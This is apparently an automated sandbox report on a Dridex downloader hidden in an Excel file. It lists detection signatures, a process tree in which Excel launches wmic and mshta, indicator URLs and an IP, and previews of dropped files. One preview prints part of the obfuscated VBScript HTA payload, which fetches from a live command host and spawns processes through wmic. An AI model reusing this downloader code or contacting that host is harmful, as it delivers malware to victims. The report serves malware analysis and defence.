ID: 532575
Sample Name: order 4544471372.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:10:32
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report order 4544471372.xls

Overview

General Information

Sample Name:	order 4544471372.xls
Analysis ID:	532575
MD5:	531039a455e1f05.
SHA1:	4880df9e9409024.
SHA256:	cf0d6ea61f8e56f…
Tags:	Dridex xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Sigma detected: TA505 Dropper Loa…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Suspicious MSHTA…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 2804 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 5572 cmdline: wmic process call create "mshta C:\ProgramData\tCeltZ.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 5324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WmiPrvSE.exe (PID: 5344 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
    - mshta.exe (PID: 6096 cmdline: mshta C:\ProgramData\tCeltZ.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\tCeltZ.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: TA505 Dropper Load Pattern

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	Exploitation for Client Execution 2 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3	LSA Secrets	System Information Discovery 4	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1	Manipulate Device Communicatio


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
order 4544471372.xls	13%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://o365auditrealtimeingestion.manage.office.comBearer	0%	Avira URL Cloud	safe	
http://149.129.254.152:8080d-	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cortana.ai/apihttps://login.windows.net/common/oauth2/authorize	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://schemas.open	0%	URL Reputation	safe	
http://https://settings.outlook.comS	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://o365auditrealtimeingestion.manage.office.com0f	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFileBearer	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.comxiu	0%	Avira URL Cloud	safe	
http://149.129.254.1524	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.comBU	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://di.129.254.152:8080/	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://149.129.254.152:8080/6tfcnfucknugget4gp	0%	Avira URL Cloud	safe	
http://https://cr.office.com~	0%	Avira URL Cloud	safe	
http://https://api.onedrive.comMBI	0%	Avira URL Cloud	safe	
http://https://substrate.office.coma	0%	Avira URL Cloud	safe	
http://149.129.254.ingsb6	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://augloop.office.comLinkRequestApiPageTitleRetrievalhttps://uci.	0%	Avira URL Cloud	safe	
http://https://substrate.office.comg	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://149.129.254.152:8080/6tfcnfucknugget4gpenis3da	0%	Avira URL Cloud	safe	
http://https://substrate.office.comS	0%	Avira URL Cloud	safe	
http://https://devnull.onenote.comMBI_SSL_SHORT	0%	Avira URL Cloud	safe	
http://https://substrate.office.comW	0%	Avira URL Cloud	safe	
http://149.129.254.152:8080/6tfc	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://onedrive.live.comed	0%	Avira URL Cloud	safe	
http://149.129.254.152:8080/6tfcnfucknugget4gpenis3dadV	0%	Avira URL Cloud	safe	
http://149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.129.254.152	unknown	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532575
Start date:	02.12.2021
Start time:	14:10:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	order 4544471372.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@7/8@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:13:10	API Interceptor	1x Sleep call for process: WMIC.exe modified
14:13:13	API Interceptor	2x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.129.254.152	SecuriteInfo.com.Heur.31616.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.26641.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	plans_48055147646.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	plans_48055147646.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	invoice template929473689.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	invoice template929473689.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	variants_589243533.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	highlights-40677152292.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	variants_589243533.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	highlights-40677152292.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	variants_8857120413.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	variants_8857120413.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	payment_4151226701.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc
	alternatives-990191355.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	highlights86151613925.xls	Get hash	malicious	Browse	• 149.129.254.152:8080/6tfcnfucknugget4gpenis3dade5z6cpc

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	order 4544471372.xls	Get hash	malicious	Browse	• 149.129.254.152
	SecuriteInfo.com.Heur.31616.xls	Get hash	malicious	Browse	• 149.129.254.152
	SecuriteInfo.com.Heur.26641.xls	Get hash	malicious	Browse	• 149.129.254.152
	SecuriteInfo.com.Heur.5035.doc	Get hash	malicious	Browse	• 8.209.79.68
	SecuriteInfo.com.Heur.6074.doc	Get hash	malicious	Browse	• 8.209.79.68
	plans_48055147646.xls	Get hash	malicious	Browse	• 149.129.254.152
	plans_48055147646.xls	Get hash	malicious	Browse	• 149.129.254.152
	SecuriteInfo.com.Heur.31820.doc	Get hash	malicious	Browse	• 8.209.79.68
	SecuriteInfo.com.Heur.17389.doc	Get hash	malicious	Browse	• 8.209.79.68
	SecuriteInfo.com.Heur.28256.doc	Get hash	malicious	Browse	• 8.209.79.68
	invoice template929473689.xls	Get hash	malicious	Browse	• 149.129.254.152
	invoice template929473689.xls	Get hash	malicious	Browse	• 149.129.254.152
	variants_589243533.xls	Get hash	malicious	Browse	• 149.129.254.152
	highlights-40677152292.xls	Get hash	malicious	Browse	• 149.129.254.152
	variants_589243533.xls	Get hash	malicious	Browse	• 149.129.254.152
	highlights-40677152292.xls	Get hash	malicious	Browse	• 149.129.254.152
	variants_8857120413.xls	Get hash	malicious	Browse	• 149.129.254.152
	variants_8857120413.xls	Get hash	malicious	Browse	• 149.129.254.152
	payment_4151226701.xls	Get hash	malicious	Browse	• 149.129.254.152
	alternatives-990191355.xls	Get hash	malicious	Browse	• 149.129.254.152

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\tCeltZ.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	5004
Entropy (8bit):	5.102988854105844
Encrypted:	false

C:\ProgramData\tCeltZ.rtf	
SSDEEP:	96:NZVagS812z4VR9r+ZYjrPd06dtalqZPV1sCxKfvM6YGYGJAHHJKZz2mJuR/x3VGK:NZQ012z4/1+ZYjbyKmqZ1xAnYPGMcym6
MD5:	A98108794EDA278A4E8626B56FE4B231
SHA1:	C0AB9E72B0E85C5BFB6B89F1428B5240EC6AEA60
SHA-256:	DE3A47367EF37CD391133E378F03FE317D98A7916E4E192E5513EC19159A10D9
SHA-512:	33C3233FABFB9BA0A79E1AAF7CD2F8861C81971454362315CFF8366D8647E91CFEBF49BA82E26FA7D090D92E203723D1C61F74BEDD0A280145C000470BFDBA9F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\tCeltZ.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >....Function PRGgdsXbPi()..Set u PWUurSwKjJEMwcj = CreateObject(Chr(77) & "SX" & Chr(77) & "" & "" & Chr(76) & Chr(50) & ".Se" & "rv" & "erX" & "MLH" & Chr(84) & "" & Chr(84) & "P." & "6.0" & "")..uPWUurSwKjJEMwcj.Open "" & "" & "" & "" & "GE" & Chr(84) & "", "ht" & Chr(116) & "p:/" & Chr(47) & "14" & "9." & "12" & "9.2" & "54." & "" & "152" & ":8" & "080" & "" & "/6" & "" & "tfc" & "nfu" & Chr(99) & Chr(107) & "nu" & "gg" & "et" & "4g" & Chr(112) & "en" & "is" & "3da" & Chr(100) & "" & "" & "e5" & "z6c" & "pc", False ..uPWUurSwKjJEMwcj.SetRequestHeader "User-Agent","rape"..uPWUurSwKjJEMwcj.Send..End Function....Function VKcVtLgGiyUyBtF()..NiJZKsgWiRQhouXQ = "wmi" & "c " & Chr(112) & Chr(114) & "oc" & "ess" & Chr(32) & "cal" & "l " & Chr(99) &

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D2E8A974-A9E1-4AA2-B9A4-381BFC494102	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140372
Entropy (8bit):	5.357219203875202
Encrypted:	false
SSDEEP:	1536:gcQIfgxrBdA3gBwtnQ9DQW+zUA4Ff7nXmvid1XiE6LWmE9:suQ9DQW+zmXfH
MD5:	1DF0BE5F1698F4B884B4CC28BF995534
SHA1:	28CC332994478E147DDA43626FE2D96AF985B20D
SHA-256:	A9E4C7089DA384A44AF2CA841EF9C90D21ACFD952F929BB7D95A55AD324B0800
SHA-512:	0BCA09555484E0F518EE508066EEA9709EBEEE96033787DA8940034DD1E875E27FD49D2ED8D0994607FEEC2C619B9F5CEA270D826B22698AE475D833D76F7ADC
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-02T13:11:37">.. Build: 16.0.14729.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8B26352.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 1170 x 183, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	101504
Entropy (8bit):	7.9825226677650285
Encrypted:	false
SSDEEP:	3072:LxMlT0h4377gYllmQskO2UMXGVi2e/JjNxSan6NljwSWEx02l9dIND145:GahmlYOOeRnwNKIde145
MD5:	AA4CE969F3A7539F94F12DBA43D9D36F
SHA1:	67FBAFD61ABB04C68A2C4E074959C49AF1CF6DBB
SHA-256:	BC3719669DEBD201C5FE2E16EB38605287FDD5DAB45445264388A58282F28999
SHA-512:	78E78115A9929B04E5C4D26A735E9CC76831525A51C7CD97FDA849BD9377C3FEE503E770C7CF9B5FF1E0F13F0A4A38F21A8E164C1CA8C038F110D877EC7175C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.t....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]....l..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.I..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ...J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\Desktop\FFC20000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	155069
Entropy (8bit):	7.95786658122654
Encrypted:	false
SSDEEP:	3072:UU3HAnIoTFJ3AA3YqICxMlT0h4377gYllmQskO2UMXGVi2e/JjNxSan6NljwSWEe:UkAIcFFAkIVahmlYOOeRnwNKIde14Q

C:\Users\user\Desktop\FFC20000	
MD5:	07145F1486F9558BEE707ABC21FD5CC1
SHA1:	27734E41E3D924005BA90DAA04615538EE2E8CA5
